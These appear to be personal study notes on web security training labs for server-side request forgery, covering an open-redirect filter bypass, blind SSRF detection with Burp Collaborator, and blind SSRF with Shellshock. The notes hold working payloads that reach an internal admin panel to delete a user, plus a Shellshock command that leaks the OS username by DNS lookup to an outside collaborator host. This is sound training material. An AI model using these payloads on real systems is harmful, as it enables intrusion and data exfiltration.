
Community Solution:-
SSRF - Lab #5 SSRF with filter bypass via open redirection vulnerability _ Short Version.mp4

SSRF with filter bypass via open redirection vulnerability (Video solution).mp4

lab solve:-
open lab click on any product now click on check stock
now send request in repeater




now click on next product caputure the request now you will see the open redirection vulnerability




now copy the path and go to the repeater and change the payload

```
/product/nextProduct?path=http://192.168.0.12:8080/admin
```



now you will see the admin panle succesfully open
now delete carlos user
now finely add the payload

```
/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
```



now you will see lab is solved :)

Blind ssrf Vulnearbility

Blind SSRF vulnerabilities

In this section, we'll explain what blind server-side request forgery is, describe some common blind SSRF examples, and explain how to find and exploit blind SSRF vulnerabilities.

What is blind SSRF?

Blind SSRF vulnerabilities arise when an application can be induced to issue a back-end HTTP request to a supplied URL, but the response from the back-end request is not returned in the application's front-end response.

What is the impact of blind SSRF vulnerabilities?

The impact of blind SSRF vulnerabilities is often lower than fully informed SSRF vulnerabilities because of their one-way nature. They cannot be trivially exploited to retrieve sensitive data from back-end systems, although in some situations they can be exploited to achieve full remote code execution.

How to find and exploit blind SSRF vulnerabilities

The most reliable way to detect blind SSRF vulnerabilities is using out-of-band (OAST) techniques. This involves attempting to trigger an HTTP request to an external system that you control, and monitoring for network interactions with that system.

The easiest and most effective way to use out-of-band techniques is using Burp Collaborator. You can use the Burp Collaborator client to generate unique domain names, send these in payloads to the application, and monitor for any interaction with those domains. If an incoming HTTP request is observed coming from the application, then it is vulnerable to SSRF.

Note

It is common when testing for SSRF vulnerabilities to observe a DNS look-up for the supplied Collaborator domain, but no subsequent HTTP request. This typically happens because the application attempted to make an HTTP request to the domain, which caused the initial DNS lookup, but the actual HTTP request was blocked by network-level filtering. It is relatively common for infrastructure to allow outbound DNS traffic, since this is needed for so many purposes, but block HTTP connections to unexpected destinations

lab 6 blind ssrf with out-of-band detection

Simply identifying a blind SSRF vulnerability that can trigger out-of-band HTTP requests doesn't in itself provide a route to exploitability. Since you cannot view the response from the back-end request, the behavior can't be used to explore content on systems that the application server can reach. However, it can still be leveraged to probe for other vulnerabilities on the server itself or on other back-end systems. You can blindly sweep the internal IP address space, sending payloads designed to detect well-known vulnerabilities. If those payloads also employ blind out-of-band techniques, then you might uncover a critical vulnerability on an unpatched internal server.

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.
To solve the lab, use this functionality to cause an HTTP request to the public Burp Collaborator server.


Note
To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server

solution:-
1. In Burp Suite Professional, go to the Burp menu and launch the Burp Collaborator client.
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Visit a product, intercept the request in Burp Suite, and send it to Burp Repeater.
4. Change the Referer header to use the generated Burp Collaborator domain in place of the original domain. Send the request.
5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
6. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

Community Solution:-
SSRF - Lab #6 Blind SSRF with out-of-band detection _ Short Version.mp4

Blind SSRF with out of band detection (Video solution).mp4

lab solve:-
open lab
now go to the burpsuite
click on burp now click on burp Collaborator client now copy to clipboard now
go to the browser click on any product
now send request in burpsuite now send request in repeater
nwo remove referer url and paste burp collaborator domain
now send request
now go to the burp collaborator client windows
click on poll now to you will see the dns
lab is solved :)



lab 7 blind ssrf with shellshock exploitation

Another avenue for exploiting blind SSRF vulnerabilities is to induce the application to connect to a system under the attacker's control, and return malicious responses to the HTTP client that makes the connection. If you can exploit a serious client-side vulnerability in the server's HTTP implementation, you might be able to achieve remote code execution within the application infrastructure

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.
To solve the lab, use this functionality to perform a blind SSRF attack against an internal server in the `192.168.0.X` range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.

Note
To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server


solution:-
1. In Burp Suite Professional, install the "Collaborator Everywhere" extension from the BApp Store.
2. Add the domain of the lab to Burp Suite's target scope, so that Collaborator Everywhere will target it.
3. Browse the site.
4. Observe that when you load a product page, it triggers an HTTP interaction with Burp Collaborator, via the Referer header.
5. Observe that the HTTP interaction contains your User-Agent string within the HTTP request.
6. Send the request to the product page to Burp Intruder.
7. Use Burp Collaborator client to generate a unique Burp Collaborator payload, and place this into the following Shellshock payload:
`() { :; }; /usr/bin/nslookup $(whoami).BURP-COLLABORATOR-SUBDOMAIN`
8. Replace the User-Agent string in the Burp Intruder request with the Shellshock payload containing your Collaborator domain.
9. Click "Clear §", change the Referer header to `http://192.168.0.1:8080` then highlight the final octet of the IP address (the number

1), click "Add §".
10. Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
11. Click "Start attack".
12. When the attack is finished, go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously. You should see a DNS interaction that was initiated by the back-end system that was hit by the successful blind SSRF attack. The name of the OS user should appear within the DNS subdomain.
13. To complete the lab, enter the name of the OS user.


Community Solution:-
SSRF - Lab #7 Blind SSRF with Shellshock exploitation _ Short Version.mp4

Blind SSRF with Shellshock exploitation (Video solution).mp4


solve lab :-
open lab now go to the extender
now click on bapp store now install collaborator everywhere




after install the collaborator everywhere
go to the enteder option
now you will see the collaborator everywhere is installed




